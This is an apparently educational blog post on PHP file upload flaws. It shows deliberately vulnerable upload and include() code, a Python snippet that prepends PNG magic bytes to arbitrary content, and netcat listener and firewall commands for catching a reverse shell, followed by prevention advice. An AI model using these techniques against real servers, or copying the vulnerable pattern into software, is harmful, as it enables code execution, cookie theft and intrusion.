Understanding And Fixing File Upload Security Issues
File uploads, magic numbers, common PHP programming flaws and code execution.
Application Flow
- Navigating to our test application brings us to an upload page:
<html>
  <h1>Upload an image:</h1>
  <form action="upload.php" method="POST" enctype="multipart/form-data"">
    <input type="file" name="userfile" />
    <input type="submit" value="Submit" name="submit" />
  </form>
</html>

- After uploading a file, we get back a link that we can follow to either view the image and/or share it with others:
if( isset($_POST["submit"]) ) {
	$upload_dir = "./uploads";
	$upload_name = $upload_dir . $_FILES["userfile"]["name"];
	if( move_uploaded_file($_FILES["userfile"]["tmpname"], $upload_name) ) {
		echo("Success! Here's the image you uploaded: <br><br>");
		echo("View/Share link: <a href='http://localhost:5000/view.php?id='" . $_FILES["userfile"]["name"] . "'>Share!</a>");
	}
	else {
		echo("Upload error");
	}
}
else {
	echo("Please upload a file.");
}
- Viewing the image:
  include("./uploads" . $_GET['id']);
  // storing the above in a variable, further processing ...
The Problem
Typically, developers would implement file type both on client side using JavaScript as well as on the backend either through just a string comparison of the file extension or through the EXIF header checks in the case of PHP applications. This ensures that users upload only images and not (for example) PHP code that could be interpreted.
The exif_imagetype(string $filename) function returns the type of an image based on the first few bytes present in the file. These bytes typically found at the start of the file are called Magic File Numbers and are responsible for defining actual file types to the operating system dealing with them. As you would expect, each file type/extension would have a unique set of identifying bytes.
This implies that only the first few bytes are considered in validating a file type. Bytes beyond the scope of the magic number length are responsible for other attributes of the file such as width/height for images or content and format specifiers in case of documents.
What happens when we try injecting payloads into the files?
Can we still convince the OS that the file is valid?
Below is a snippet from a tool I wrote to embed content in media files.
# also modifying height, width, bit-depth of image
# hardcoded to 256x256, 24-bit depth
# uses the args dict, eg: args = {'ext' = 'png', text = 'some text here'}
def inj2png(args):
	rfname = getRandomFileName()
	with open(rfname + '.' + args.ext, 'wb') as f:
		f.write(b'\x89\x50\x4e\x47\x0d\x0a\x1a\x0a\x00\x00\x00\x0d\x49\x48\x44\x52 \
            \x00\x00\x01\x00\x00\x00\x01\x00\x18\x45\x4e\x44\xae\x42\x60\x82' + \
            args.text.encode())
	print(rfname + '.' + args.ext, ' was written.')
Running the script, hexdump-ing the resulting image and running the OS provided file command shows:

Magic bytes at the start of the file could get us past OS file checks as well as exif checks in PHP. Let’s introduce a heavily flawed practice to understand the damage these concepts could do together.
include(string $filename); // require() also problematic
The include and require statements take all the text/code/markup that exists in the specified file and copies it into the file that uses these statements.
In case of our web application, once you upload an image, it is invoked server-side through an include() statement. The same effect could be caused by trying to request the file, causing a vulnerable web server to execute the code. We know that this call would evaluate any valid PHP in the included file.
What happens if we embed PHP?
Server-side execution
-
Once uploaded, we get the following:

-
On clicking the image, the server would
include()the file we just uploaded, causing the payload to run, resulting in:
Returning JS

-

On following the view/share link, we get a page that shows:
-
Unless cookies are marked http-only, we now have access to them via the JS browser API.
Remote Login
-
On our remote machine:
nc -lvp 4444 -
Make sure firewall rules ALLOW on the port:
sudo iptables -I INPUT -p tcp --dport 4444 -j ACCEPT
sudo iptables -I OUTPUT -p tcp --dport 4444 -j ACCEPT

-
Once we upload the image and follow the view/share link, we see a connection log on our listener - we have a shell on the system.
-
If the web-server was running as root, we would now have full access to the system.
Prevention
- Validating files based on just their extensions via string comparisons is pointless.
- Validating files by content through EXIF functions or the underlying OS is a shade better and does provide some protection.
- Validating file size is an added layer of defence but could also be spoofed by modifying additional bytes following the magic number range.
- Going through the file and looking for suspect characters is a sure-fire way of preventing the above, but is not very practical to implement.
- Do not trust user input. Do not use include() or require() directly for any sort of processing on user uploaded files. Always sanitize input and check against a white-list.
- Run the web server with a limited set of permissions. The process should be limited to directories and files that it needs, with minimum required permissions.
- Harden your server. Remove the tools you do not need and do not allow outgoing connections unless absolutely required. Even so, implement a whitelist for the same.
- WAF and HIDS should be configured to pick up on abnormal behaviour.
Disclaimer: This article is purely for educational purposes. Do not scan or interefere with any systems unless you have explicit permission for testing by the owner. I am not responsible for any form of damage to any assets caused through misuse of this information.